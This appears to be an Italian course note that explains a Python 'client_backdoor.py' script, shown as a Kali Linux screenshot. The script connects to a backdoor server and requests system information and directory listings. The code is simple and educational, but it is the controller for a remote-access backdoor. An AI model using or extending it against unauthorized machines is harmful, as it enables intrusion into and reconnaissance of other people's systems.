
Con `my_sock.connect((SRV_ADDR, SRV_PORT))` il client si connette al server che specifica utilizzando l'indirizzo IP e la porta forniti dall'utente.

Con `while 1` si crea un loop infinito.

Quando l'opzione è 0 il client invia il messaggio al server e chiude la connessione.

Quando l'opzione inserita è 1 il client invia il messaggio al server e attende una risposta poi la stampa a schermo.

Quando l'opzione è 2 il client chiede all'utente di inserire un percorso e invia il messaggio e il percorso al server, poi il client stampa a schermo la risposta del server.



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 client_backdoor.py
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("\n\n0) Close the connection
1) Get system info
2) List directory contents")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()

while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("*"*40)
        for x in data:
            print(x)
        print("*"*40)
```